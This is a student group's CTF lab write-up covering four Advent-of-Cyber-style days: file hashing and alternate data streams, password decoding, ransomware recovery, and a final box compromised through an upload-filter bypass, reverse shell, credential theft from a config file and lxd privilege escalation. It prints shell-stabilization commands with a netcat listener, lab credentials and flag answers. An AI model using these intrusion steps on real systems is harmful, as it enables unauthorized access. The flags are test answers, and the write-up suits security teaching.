PSP0201

Week 6

Writeup

Group Name: ikun no 1

Members

ID	Name	Role
1211102058	CHU LIANG CHERN	Leader
1211103095	SIDDIQ FERHAD BIN KHAIRIL ANUAL	Member
1211101401	CHONG JII HONG	Member
1211103206	NG KAI KEAT	Member

Day 21: Blue Teaming – Time for some ELForensics

Tools used: Kali Linux, Remmina, PowerShell

Solution/walkthrough:

Question 1

After logged into the remote system, obtain the file hash for db.exe.

```
Loading personal and system profiles took 2364ms.
PS C:\Users\littlehelper> Set-Location .\Documents\
PS C:\Users\littlehelper\Documents> Get-ChildItem


    Directory: C:\Users\littlehelper\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/23/2020  11:21 AM             63 db file hash.txt
-a----       11/23/2020  11:22 AM           5632 deebee.exe


PS C:\Users\littlehelper\Documents> Get-Content '.\db file hash.txt'
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents>
```

Question 2

The MD5 file hash of the mysterious executable within the Documents folder is:

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documents\deebee.exe


PS C:\Users\littlehelper\Documents>
```

Question 3

The SHA256 file hash of the mysterious executable within the Documents folder is:

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED       C:\Users\littlehelper\Documents\deebee.exe


PS C:\Users\littlehelper\Documents>
```

Question 4

By using Strings, the hidden flag within the executable is found:

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Document
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 5

The PowerShell command used to view ADS:

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

The flag that is displayed when we run the database connector file is:

```
C:\Users\littlehelper\Documents\deebee.exe:hidedb

Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option:
```

Question 7

Sharika Spooner is on the Naughty List.

```
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Question 8

Jaime Victoria is on the Nice list.

```
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

Having accessed the target machine, we proceeded by logged into the remote system by using Remmina. We then continued by running PowerShell and obtained the file hash for db.exe followed by the MD5 file hash for deebee.exe. We proceeded by getting the SHA256 file hash of deebee.exe. Next, we continued by using the Strings tool to peek inside deebee.exe and find the hidden flag within the executable. We then used the PowerShell command to view ADS, pay particularly close attention to Stream and Length. After that, we proceeded by using the command to launch the hidden executable hiding within ADS. Having doing this, the flag will be shown. The name on the Nice and Naughty lists will be shown by running the program.

Day 22: Blue Teaming – Elf McEager becomes CyberElf

Tools used: Kali Linux, Remmina, KeePass, CyberChef

Solution/walkthrough:

Question 1

The password to the KeePass database is obtained from the folder's name:

Result snippet
thegrinchwashere

Question 2

The encoding method listed as the 'Matching ops' is base64.

```
Matching ops: From Base64, From
Base85
Valid UTF8
Entropy: 3.28
```

Question 3

The note on the hiya key is:

Notes:

Your passwords are now encoded. You will never get access to your systems!
Hahaha >:^P

Question 4

The decoded password value of the Elf Server is:

Result snippet	Properties
sn0wM4n!	Valid UTF8 Entropy: 2.75
736e30774d346e21	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.03

Question 5

The encoding used on the Elf Server password is hex.

Recipe (click to load)
From_Hex('None')


Question 6

The decoded password value for ElfMail is:

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skating!	Matching ops: From Base85, From HTML Entity Valid UTF8 Entropy: 3.33

Question 7

The username:password pair of Elf Security System is:



Question 8

After decoding the last encoded value, the flag is:

Thought Process/Methodology:

Having accessed the target machine, we proceeded by logged into the remote system by using Remmina. We then continued by getting the KeePass password by decoding the folder's name by using CyberChef. The encoding method is base64. We then proceeded by getting the note on the hiya key. Next, we continued by getting the decoded password value of the Elf Server, the encoding method is hex. After that, we proceeded by getting the decoded password value for ElfMail and also found the username and password for Elf Security System. By decoding the value from notes in Elf Security System, we will be given a GitHub link. Having clicking the link, we will then be shown with a flag.

Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Kali Linux, Remmina, CyberChef

Solution/walkthrough:

Question 1

The wallpaper says 'THIS IS FINE'.

Question 2

After decrypting the fake 'bitcoin address' within the ransom note, the plain text value is:

Output time: 1ms length: 25 lines: 1

```
nomorebestfestivalcompany
```

Question 3

The file extension for each of the encrypted files is .grinch.

Name	Date modified	Type	Size
elf1.txt.grinch	12/2/2020 9:46 AM	GRINCH File	1 KB
teeth.jpg.grinch	12/2/2020 9:46 AM	GRINCH File	8 KB


Question 4

The name of the suspicious scheduled task is opidsfsdf.

Name	Status	Triggers	Next Run Time	Last Run Time
Amazon Ec2 Launch - Instance Initialization	Ready	At system startup		7/24/2022 3:04:21 AM
GoogleUpdateTaskMachineCore	Disabled	Multiple triggers defined	7/24/2022 5:05:43 AM	12/11/2020 7:29:46 AM
GoogleUpdateTaskMachineUA	Disabled	At 5:05 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	7/24/2022 4:05:43 AM	12/11/2020 7:29:46 AM
opidsfsdf	Ready	At log on of ELFSTATION4\Administrator		7/24/2022 3:06:36 AM
ShadowCopyVolume{7a9eea15-0000-0000-0000-0100...	Ready	Multiple triggers defined	7/25/2022 7:00:00 AM	7/24/2022 3:08:21 AM


Question 5

The location of the executable that run at login is:



Question 6

The ShadowCopyVolume ID is 7a9eea15-0000-0000-0000-010000000000.



Question 7

The name of the hidden folder is confidential.

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

Question 8

The password within the file is:

Thought Process/Methodology:

Having accessed the target machine, we proceeded by logged into the remote system by using Remmina. We then continued by decrypting the fake 'bitcoin address' within the ransom note by using CyberChef. By searching the Documents directory, we found that most of the file extensions have been changed to .grinch format. Next, we proceeded by running the Task Scheduler. We then found a suspicious scheduled task called "opidsfsdf". By inspecting the properties of the scheduled task, we found the location of the executable that is run at login. After that, we proceeded by running the Disk Management and assigned the hidden partition a letter. We then found a hidden folder called "confidential". We proceeded by right-click and inspect the properties for the hidden folder. We used the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. Having doing this, we will be shown with the password within the file.

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, BurpSuite

Solution/walkthrough:


Question 1

The open ports are port 80 and 65000.

```
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown
```


Question 2

The title of the hidden website is Light Cycle.




Question 3

The name of the hidden php page is /uploads.php.




Question 4

The name of the hidden directory where file uploads are saved is /grid.



Question 5

The value of the web.txt flag is:



Question 6

The lines that are used to upgrade and stabilize our shell are:

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 443

┌──(1211103095㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

www-data@light-cycle:/$
```

Question 7

The credentials are tron:IFightForTheUsers.

```
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
```

Question 8

The name of the database is tron.

```
$dbpass = "IFightForTheU
$database = "tron";
```

Question 9

The password is @computer@.

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Question 10

The user that I am switching to is flynn.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

The value of the user.txt flag is:

```
flynn@light-cycle:/$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

The group that can be leveraged to escalate privileges is lxd.

```
flynn@light-cycle: ~
File  Actions  Edit  View  Help
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

The value of the root.txt flag is:

```
flynn@light-cycle: ~
File  Actions  Edit  View  Help
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Thought Process/Methodology:

Having accessed the target machine, we proceeded by using nmap to check which ports are open. We proceeded by looking for the hidden website and continued by looking for the hidden php page by using gobuster. Next, we proceeded by running BurpSuite and using it to bypass the filters. We continued by uploading the reverse shell and executing it. We proceeded with upgrading our shell and stabilizing it. After that, we navigated to /var/www directory and a flag can be found in the file web.txt. We proceeded by navigating to /TheGrid/includes and read the dbauth.php file. Having doing this, we will be shown with certain credentials like username, password and also the database name. We proceeded by accessing the database using the MySQL client. We then used the password found in the database and used Crackstation to get the real password. Next, we switched to the new user, Flynn by using the password before. We continued by navigating to home directory and read the user.txt file. Having doing this, the flag will be shown to us. After that, we proceeded by checking if our user is a member of the lxd group. Then, we ran a series of commands which initialize, configure the disks, and start the container. We will then run just a few more commands to mount our storage and verify we have escalated to root. Having doing this, we will then be shown with a file that contains our flag.